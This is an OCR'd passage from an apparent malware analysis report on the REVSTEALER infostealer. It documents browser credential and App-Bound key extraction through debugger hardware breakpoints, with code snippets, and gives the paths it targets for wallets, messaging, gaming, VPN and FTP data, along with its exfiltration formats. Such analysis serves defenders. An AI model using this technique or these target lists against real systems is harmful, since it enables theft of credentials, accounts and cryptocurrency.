
- If the browser is Chromium-based, parses the `Local State` JSON file, searches for the string (`encrypted_key`), strips out the `DPAPI` prefix, and then decrypts via `CryptUnprotectData` to get the raw 32-byte AES key that will be used downstream to decrypt the credential files
- Attempt to extract app-bound encryption key using debugger-based technique (discussed in following section)
- For each browser profile found, scans the subdirectories and collects the file path metadata for each credential store such as `Cookies`, `Login Data`

| | | | | |
|---|---|---|---|---|
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Login Data | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Login Data For Account | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Web Data | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\History | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Preferences | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Local Extension Settings | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Local Extension Settings | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Login Data | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Login Data For Account | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Web Data | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\History | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Preferences | SUCCESS |
| test.exe | 1364 | QueryBasicInformationFile | C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb | SUCCESS |

*Credential file paths collected*

During this per-browser loop, each credential bundle is compressed with LZ77 and exfiltrated using the magic value (`0x447b5257`). This request contains the browser name, profile ID, decrypted DPAPI/App-Bound master key, and the corresponding SQLite database.

Below is an example of the underlying data where a Chrome Profile was exfiltrated:



| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 57 | 52 | 7B | 44 | 0C | 00 | 00 | 00 | 43 | 00 | 68 | 00 | 72 | 00 | 6F | 00 | WR{D....C.h.r.o. |
| 00000010 | 6D | 00 | 65 | 00 | 10 | 00 | 00 | 00 | 63 | 00 | 68 | 00 | 72 | 00 | 6F | 00 | m.e.....c.h.r.o. |
| 00000020 | 6D | 00 | 69 | 00 | 75 | 00 | 6D | 00 | 08 | 00 | 00 | 00 | 31 | 00 | 42 | 00 | m.i.u.m.....1.B. |
| 00000030 | 39 | 00 | 46 | 00 | 20 | 00 | 00 | 00 | 1B | 9F | 2C | 69 | 67 | 50 | 3A | 0C | 9.F. ....Ÿ,igP:. |
| 00000040 | 3D | 5E | 8A | B1 | 26 | 41 | 16 | 2A | CD | 6E | C8 | 06 | AF | 70 | 8F | 9C | =^Š±&A.*ÍnÈ.¯p.œ |
| 00000050 | AE | 5C | D7 | 2D | 2E | 22 | 4B | 62 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ®\×-."Kb........ |
| 00000060 | 01 | 00 | 00 | 00 | 12 | 00 | 00 | 00 | 50 | 00 | 72 | 00 | 6F | 00 | 66 | 00 | ........P.r.o.f. |
| 00000070 | 69 | 00 | 6C | 00 | 65 | 00 | 20 | 00 | 31 | 00 | 00 | 00 | 00 | 00 | 0B | 00 | i.l.e. .1....... |
| 00000080 | 00 | 00 | 00 | 00 | 00 | 00 | 22 | 00 | 00 | 00 | 50 | 00 | 72 | 00 | 6F | 00 | ......"...P.r.o. |
| 00000090 | 66 | 00 | 69 | 00 | 6C | 00 | 65 | 00 | 20 | 00 | 31 | 00 | 5F | 00 | 43 | 00 | f.i.l.e. .1._.C. |
| 000000A0 | 6F | 00 | 6F | 00 | 6B | 00 | 69 | 00 | 65 | 00 | 73 | 00 | 00 | 40 | 00 | 00 | o.o.k.i.e.s..@.. |
| 000000B0 | 53 | 51 | 4C | 69 | 74 | 65 | 20 | 66 | 6F | 72 | 6D | 61 | 74 | 20 | 33 | 00 | SQLite format 3. |
| 000000C0 | 10 | 00 | 01 | 01 | 00 | 40 | 20 | 20 | 00 | 00 | 00 | 08 | 00 | 00 | 00 | 04 | .....@  ........ |
| 000000D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 02 | 00 | 00 | 00 | 04 | ................ |

*Chrome Profile SQLite database and key*

After this data is sent out, there is a recursive search in these folders for wallet extensions based on the browser engine type. If any extension is found, it's exfiltrated using the previously discussed structure.

### Chrome extension harvester

REVSTEALER employs a Chrome extension harvester targeting extensions found under:

- `<profile>\Local Extension Settings\*`
- `<profile>\IndexedDB\*`

For each extension directory, it hashes the 32-character extension ID string using a FNV-1a and matches it against an embedded table consisting of 225 entries. The full table of extensions can be found in Appendix D.

### Firefox extension harvester

The malware targets crypto wallet extensions in Firefox by reading `prefs.js` from the Firefox profile to parse the profile configuration. After enumeration, it filters for directory prefixed with `moz-extension+++` and then extracts the extension ID from the directory name where it is then hashed and compared against an embedded table. The full table of these extensions can be found in Appendix E.

## Debugger-based browser key extraction

This technique was likely influenced by ElevationKatz, under the ChromeKatz project tree, which was also adopted by VoidStealer in March 2026. We tested REVSTEALER against Chrome version 151.0.7922.174.

The malware first creates a hidden desktop via `CreateDesktopW` with a name beginning with "D" followed by eight random lowercase characters. If desktop creation succeeds, the generated name is assigned to `STARTUPINFO.lpDesktop`. This launches the browser outside the user's current desktop so the browser UI is not visible during the operation.

The targeted browser (Edge first, then Chrome) is launched as a debug target using `CreateProcessW`. The malware uses either `DEBUG_PROCESS` or `DEBUG_PROCESS | DEBUG_ONLY_THIS_PROCESS`, depending on whether Chromium child processes must also be debugged. It then enters a debug event loop that monitors and dispatches different debug-event types.

On `LOAD_DLL_DEBUG_EVENT`, the malware obtains the process handle associated with the event and attempts to identify modules for `chrome.dll` / `msedge.dll`.

Once the target DLL is identified, the malware decrypts a 43-byte marker using XOR `0xF2`: `OSCrypt.AppBoundProvider.Decrypt.ResultCode`. This string is used as a landmark for locating code associated with App-Bound decryption. It searches the remote module's .rdata, .data, .text, and .rodata sections. If it is not found, it also searches other readable PE sections.

```
for (int64_t i_3 = 0; i_3 u< 0x2b; i_3 += 1)
    rax_27.b = var_d30_1
    rax_27.b ^= *(i_3 + &data_140043858)  // OSCrypt.AppBoundProvider.Decrypt.ResultCode
    var_c68[i_3] = rax_27.b

int64_t rax_28 = pe_scan_section_for_pattern(rsi_1, debugEvent.u.LoadDll.lpBaseOfDll, &var_c68, 0x2b)
__builtin_memset(dest: &var_c68, ch: 0, count: 0x2c)
```


*Scanning for marker in Chromium DLLs*

After locating the marker, the malware scans the module's .text section for a seven-byte RIP-relative LEA instruction that references the marker's virtual address. A hardware execution breakpoint is then installed on this instruction. `NtGetNextThread` is used to enumerate every thread in the target process, and each thread is then suspended before its debug register context is modified:


```
C/C++
SuspendThread(thread);
GetThreadContext(thread, &context);

context.Dr0 = breakpoint_address;
context.Dr7 = 1;

SetThreadContext(thread, &context);
ResumeThread(thread);
```

If Chromium creates additional threads, the `CREATE_THREAD_DEBUG_EVENT` handler installs the same breakpoint on the new thread to ensure that the breakpoint remains effective regardless of which browser thread eventually executes the target code.

When the marked instruction is reached, it triggers an `EXCEPTION_SINGLE_STEP` event. REVSTEALER handles this by opening the faulting thread with `GetThreadContext`, and checking bit 0 of `DR6` to confirm that hardware breakpoint slot 0 caused the event rather than an unrelated single-step condition. Finally, registers `R15`, `R14`, and `RBX` are checked, each being treated as an address containing a pointer to the decrypted 32-byte App-Bound key. Below is a visual representation through x64dbg.



*Decrypted App-Bound key in memory*



```
C:\Users\JiaYuChan\Desktop\revstealer>python decrypt_cookies.py --key "A5 B2 DE 86 D8 DA 6D 23 99 E1 B3 13 2B 3B C6 0D 27 56 4A A5 E3 C9 8A D3 58 02 28 31 1C 2
E 55 B0" "C:\Users\JiaYuChan\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
Database: C:\Users\JiaYuChan\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies
Database version: 24
v20 records: 4

Record 1
Host: .google.com
Name: AEC
Path: /
AES-GCM: valid
Host hash: valid
Value: "AdJVEau                                                                "

Record 2
Host: .google.com
Name: NID
Path: /
AES-GCM: valid
Host hash: valid
Value: "534=MLYiEYW6bmEPS
                                                                                                                                fJhHcUQis"

Record 3
Host: .google.com
Name: SEARCH_SAMESITE
Path: /
AES-GCM: valid
Host hash: valid
Value: "CgQI0aEB"

Record 4
Host: .google.com
Name: SNID
Path: /verify
AES-GCM: valid
Host hash: valid
Value: "AEcomdSJ                                                                "
```

*Decrypted Cookie file*

## Cryptocurrency wallet harvesting (standalone)

REVSTEALER takes a strategic approach as it harvests cryptocurrency wallets on the victim machine. It follows a two-layer architecture where the first stage enumerates known wallet locations and validates which targets actually exist on the machine. The second layer is the collection component, where each confirmed wallet directory that was previously found is then processed for matching files, and they are then compressed and staged for exfiltration.

### Discovery layer for cryptowallets

Before the discovery engine starts, the malware resolves three environment variables (`%APPDATA%, %LOCALAPPDATA%, %USERPROFILE%`) to determine the user's profile directories. These will serve as the base paths for all the wallet lookups. Next, REVSTEALER decrypts an embedded table of 51 wallet descriptors. Each descriptor includes:

- **Base directory:** One of the three resolved environment variables (Example: `C:\Users\jim\AppData\Roaming`)
- **Wallet subpath:** Application-specific path appended to the base (Example: `\Bitcoin)`
- **Engine type:** Controls how the directory is crawled during collection

The engine type determines how the malware searches inside the targeted directory, as different wallets store their data in different formats and layouts depending on the application.

- **Engine 0 (No extension filter):** This is used for broad collection where the directories don't follow a standard file extension pattern
- **Engine 1 (Monero):** Filters specifically for `.keys` files
- **Engine 256 (Bitcoin):** These target files with extensions (`.dat`, `.keys`, `.wallet`) or filenames containing `wallet`

Below is a shortened example of the output of this discovery engine. The full list of targeted wallets can be found in Appendix C.

| Wallet | Base | Path | Engine |
|---|---|---|---|
| Armory | `%APPDATA%` | `\Armory` | 0 |
| Bitcoin | `%APPDATA%` | `\Bitcoin` | 256 |
| CakeWallet | `%APPDATA%` | `\com.cakewallet.cake_wallet\Cake Wallet\wallets` | 1 |

### Collection layer for cryptowallets

After each wallet has been marked for collection, REVSTEALER recursively enumerates each wallet directory reading up to 5 levels deep searching for files under 50 MB. There are two

optional filter flags that are used in combination with the engine type (key filter and extension filter).

When the key filter is set, the filename must be 5 characters or more and end with `.keys`.
When the extension filter is set, the filename must end in the following four patterns:

- `.dat`
- `.keys`
- `.wallet`
- `wallet` (Any filename containing “wallet”)

If no filter is applied, every file under 50 MB in the sweep is collected. Below is a table to help visualize the engine with the two filters.

| Engine | Key filter | Extension filter | Collects |
|---|---|---|---|
| No filter (0) | 0 | 0 | All files < 50 MB |
| Monero (1) | 1 | 0 | `.keys` files only |
| Bitcoin (256) | 0 | 1 | `.dat`,`.keys`,`.wallet`, `wallet` |

Below is an example of these filters applied in a structure:

```
Stack[00000EAC]:000000000014DBB0 ; wallet_entry_t
Stack[00000EAC]:000000000014DBB0 dq offset aBitcoin                  ; name ; "Bitcoin"
Stack[00000EAC]:000000000014DBB8 dq offset aBitcoin_0                ; path ; "\\Bitcoin"
Stack[00000EAC]:000000000014DBC0 dq offset aCUsersJimAppda           ; base_dir ; "C:\\Users\\jim\\AppData\\Roaming"
Stack[00000EAC]:000000000014DBC8 db 0                                ; key_filter
Stack[00000EAC]:000000000014DBC9 db 1                                ; wallet_ext_filter
```


*Wallet structure showing filters*

When a wallet-related file is found, REVSTEALER uses the following custom structure to pass related fields to the C2 server for processing. This structure includes magic values to signal LZ77 compression, record type tags, payload size, wallet name, filename, and the content.

| Offset | Size | Field | Example |
|---|---|---|---|
| 0 | 4 | Magic | `0x29432E21` (raw)<br>`0x47275A4E` (LZ77-compressed) |
| 4 | 4 | Original size (uncompressed) | `8240` |
| 8 | 4 | Tag | `0x34282d3b` (wallet stealer) |
| 12 | 4 | Wallet name length | 8 |

| 16 | n | Wallet name (UTF-16) | Dash |
|---|---|---|---|
| 24 | 4 | File count | 1 |
| 28 | 4 | File name length | 0x14 |
| 32 | n | Filename | `wallet.dat` |
| 52 | 4 | File data length | `0x2000` |
| 56 | n | File content | |

Below is an example snapshot of the bytes used to exfiltrate Dash (`wallet.dat`)



| Offset(d) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 10 | 11 | 12 | 13 | 14 | 15 | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 21 | 2E | 43 | 29 | 30 | 20 | 00 | 00 | 3B | 2D | 28 | 34 | 08 | 00 | 00 | 00 | !.C)0 ..;-(4.... |
| 00000016 | 44 | 00 | 61 | 00 | 73 | 00 | 68 | 00 | 01 | 00 | 00 | 00 | 14 | 00 | 00 | 00 | D.a.s.h......... |
| 00000032 | 77 | 00 | 61 | 00 | 6C | 00 | 6C | 00 | 65 | 00 | 74 | 00 | 2E | 00 | 64 | 00 | w.a.l.l.e.t...d. |
| 00000048 | 61 | 00 | 74 | 00 | 00 | 20 | 00 | 00 | 59 | 52 | B5 | 32 | D7 | 29 | E6 | 91 | a.t.. ..YRµ2×)æ' |
| 00000064 | B4 | D7 | D5 | BF | A8 | 19 | E8 | 08 | FB | 0C | FB | 1F | 50 | EF | F3 | 4E | ´×Õ¿¨.è.û.û.PïóN |
| 00000080 | 1E | D2 | EB | 57 | 9C | 00 | D0 | 81 | FC | 21 | A3 | 36 | F2 | DF | 44 | 6A | .ÒëWœ.Ð.ü!£6òßDj |
| 00000096 | 7C | 7B | D2 | AA | 98 | 53 | 2A | 5D | 65 | 40 | FE | CF | 1F | DE | CD | 6A | \|{Òª˜S*]e@þÏ.ÞÍj |
| 00000112 | 5E | 66 | 13 | 05 | 3E | 8F | F5 | B3 | 07 | 53 | C3 | 86 | 76 | B1 | 16 | 1C | ^f..>.õ³.SÃ†v±.. |
| 00000128 | C7 | 90 | A2 | D4 | 1D | 49 | B6 | CA | A8 | 8D | F1 | 5B | 02 | 01 | 62 | 1E | Ç.¢Ô.I¶Ê¨.ñ[..b. |
| 00000144 | 54 | 39 | D8 | 8B | CB | 3F | 2B | ED | 86 | 1E | A2 | 44 | 90 | A3 | E7 | B4 | T9Ø‹Ë?+í†.¢D.£ç´ |
| 00000160 | 2A | E2 | 07 | 8E | 3B | F8 | 4D | 15 | B0 | 48 | 5C | B0 | 9D | 99 | B1 | 05 | *â.Ž;øM.°H\°.™±. |

*Exfiltrated Dash wallet example*

One final detail worth noting is that Electrum-family wallets receive a dedicated second enumeration pass. Rather than scanning the wallets directory for files, REVSTEALER reads the JSON config file stored in each variant's directory and extracts the configured wallet file path. Below are the hard-coded Electrum paths:

- `\Electrum\wallets`
- `\ElectrumSV\wallets`
- `\Electrum-NMC\wallets`
- `\Electrum-DASH\wallets`
- `\Electrum-LTC\wallets`
- `\ElectronCash\wallets`

## Telegram Desktop

REVSTEALER targets Telegram Desktop by scanning all fixed and removable drives searching for `tdata` directories For each found directory (`tdata`), the malware collects the following files:

- `key_datas`
- `settingss`

- `usertag`

The hex-named subdirectories containing Telegram's encrypted local database are also exfiltrated. Together, these files allow an attacker to load the `tdata` directory into their own Telegram Desktop installation and gain full account access without a password or using two-factor authentication.

## Messaging/chat applications

REVSTEALER has a dedicated messaging app credential harvester. The malware builds paths relative to `%APPDATA%` and recursively collects files from seven unique paths. These files can contain private keys, chat history, plaintext passwords, and workspace tokens.

| Application | Path | Extension |
|---|---|---|
| Tox | `%APPDATA%\tox` | `.tox` |
| Psi+ | `%APPDATA%\Psi+\profiles` | `.xml` |
| Pidgin | `%APPDATA%\.purple\accounts.xml` | `accounts.xml` |
| Session | `%APPDATA%\Session` | `.db` |
| Element | `%APPDATA%\Element\Local Storage\leveldb` | `.ldb` |
| Slack | `%APPDATA%\Slack\Local Storage\leveldb` | `.ldb` |
| Slack | `%APPDATA%\Slack\storage` | `.json` |

The output of this data is sent in one giant blob without any compression and uses bracket tags with the corresponding application to split the data up.

Below is an example of exfiltrated data:

```
[TOX]
FILE:fake_profile.tox|SIZE:128
0¯b«‹ FFFFoÆ¯0
œ£xKñ"EOT,7Â¶CÿÞb*ÌG2*ÙpBS†"P…DC1ë8âSOH)¡r';<
~†³…M¼ETXá×ÿè‰
QCAN?Å}öûã'ää#¦«vvâERSD{m`HèáSOHASOH§`Òÿ#CANt¯SYN¬™BELEE
[PSI+]
FILE:fake_account.xml|SIZE:121
<?xml
version="1.0"?><profiles><account><jid>victim@fake.xmpp</j
[PIDGIN]
FILE:accounts.xml|SIZE:136
<?xml
version="1.0"?><account><protocol>prpl-jabber</protocol><r
ord></account>
[SESSION]
```

*Chat data exfiltrated*

## Gaming platforms

Beyond credential theft, REVSTEALER targets multiple gaming platforms for additional monetization. These accounts on these platforms can hold real monetary value in resale markets especially with accounts that hold rare in-game items or large game libraries.

```
    wstr_decrypt_ror5_sub(battlestate_settings_path, 0x28u, 0x936F);// \Battlestate Games\BsgLauncher\settings
    _InterlockedExchange(&dword_14004F0B4, 2);
  }
}
if ( wstr_ncat(full_path_battlestate, 0x104, battlestate_settings_path) != 0 )
{
  hFile = wrap_CreateFileW_0(
            full_path_battlestate,
            GENERIC_READ,
            FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE,
            0,
            OPEN_EXISTING,
            0,
            0);
```

*Reading Battlestate settings file*

For these modules, there is no underlying compression; the plaintext files are submitted using the previously discussed 40-byte header with the payload passed in plaintext. Below is a table of all the targeted platforms.

| Gaming platform | File path |
|---|---|
| Battle.net (Blizzard) | `%LOCALAPPDATA%\Battle.net\Battle.net.config` |
| Battlestate Games | `%APPDATA%\Battlestate Games\BsgLauncher\settings` |
| Electronic Arts | `%LOCALAPPDATA%\Electronic Arts\EA Desktop\*.ini` |
| Roblox | `%LOCALAPPDATA%\Roblox\LocalStorage\RobloxCookies.dat` |
| Steam | `%LOCALAPPDATA%\Steam\local.vdf`<br>`%LOCALAPPDATA%\Steam\loginusers.vdf` |
| Minecraft | `%USERPROFILE%\intentlauncher\launcherconfig`<br>`%USERPROFILE%\.lunarclient\settings\game\accounts.json`<br>`%APPDATA%\.minecraft\TlauncherProfiles.json`<br>`%APPDATA%\.feather\accounts.json`<br>`%APPDATA%\.minecraft\meteor-client\accounts.nbt`<br>`%APPDATA%\.minecraft\Impact\alts.json`<br>`%APPDATA%\Badlion Client\accounts.json`<br>`%APPDATA%\.minecraft\launcher_accounts.json`<br>`%APPDATA%\.minecraft\launcher_profiles_microsoft_store.json` |

### OBS Studio

REVSTEALER searches profile subdirectories under `%APPDATA%\obs-studio\basic\profiles\`, and collects non-empty files with extensions `.json` / `.json.bak`. These can be valuable as these files may contain stream keys and streaming-service settings.

### VPN config/key material

REVSTEALER recursively searches known VPN-client directories and collects configuration, certificate, and key files matching the following extensions.

| VPN software | Targeted extensions |
|---|---|
| OpenVPN/OpenVPN Connect | `.ovpn`, `.conf`, `.key`, `.crt` , `.pem`, `.p12`, `.pfx` |
| Wireguard | `.conf`, `.conf.dpapi` |

| | |
|---|---|
| NordVPN | `.config`, `.xml`, `.json`, `.ovpn` |
| ProtonVPN | `.config`, `.xml`, `.json`, `.ovpn` |

## Windows Credential Manager

REVSTEALER calls `CredEnumerateW` to walk the Windows Credential Manager store, recovering plaintext blobs for generic credentials.

```
  p_CredEnumerateW = util_resolve_export_by_hash(a1: library_via_ldr, a2: advapi32_dll_CredEnumerateW);
  g_CredEnumerateW = p_CredEnumerateW;
  if ( p_CredEnumerateW == nullptr )
    return 0;
}
if ( !p_CredEnumerateW(a1: nullptr, a2: CRED_ENUMERATE_ALL_CREDENTIALS, a3: &cred_count, a4: &cred_array) )
  return 0;

if ( cred_count == 0 || (v7 = LocalAlloc(uFlags: LMEM_ZEROINIT, uBytes: 0x10000u), out_buf = v7, v7 == nullptr) )
{
  wrap_ImpersonateLoggedOnUser(a1: cred_array);
  return 0;
}
```

*REVSTEALER targeting Windows Credential Manager*

## File transfer/FTP clients

REVSTEALER targets several file-transfer clients by collecting configuration files or querying registry entries associated with saved connection profiles.

| Client | Targeted location | Collected data |
|---|---|---|
| FileZilla | `%APPDATA%\FileZilla\*.xml` | Collects up to 32 nonempty XML files. This includes `sitemanager.xml` and `recentservers.xml` when present. |
| Cyberduck | `%APPDATA%\Cyberduck\Bookmarks\*.duck` | Collects up to 64 nonempty `.duck` bookmark files. These contain connection-profile metadata. |
| FlashFXP | • `Software\FlashFXP\3\Sites`<br>• `Software\FlashFXP\4\Sites`<br>• `Software\FlashFXP\5\Sites` | Enumerates saved-site subkeys and queries `IP`, `User`, `Pass`, and `Port`. |
| SmartFTP | • `HKCU\Software\SmartFTP\Client 2.0\Favorites`<br>• `HKCU\Software\SmartFTP\Client\Favorites` | Enumerates saved favorites and queries `Host`, `User`, `Password`, and `Port`. |

| | | |
|---|---|---|
| WinSCP | • `HCKU\Software\Martin Prikryl\WinSCP\Sessions`<br>• `HKCU\Software\Martin Prikryl\WinSCP 2\Sessions`<br>• `%APPDATA%\WinSCP\WinSCP.ini` | Queries `HostName`, `UserName`, `Password`, and `PortNumber`. INI file collected as raw data. |
| CoreFTP | `HKCU\SOFTWARE\FTPWare\COREFTP\Sites` | Enumerates saved-site subkeys and queries `Host`, `User`, `PW`, and `Port`. |

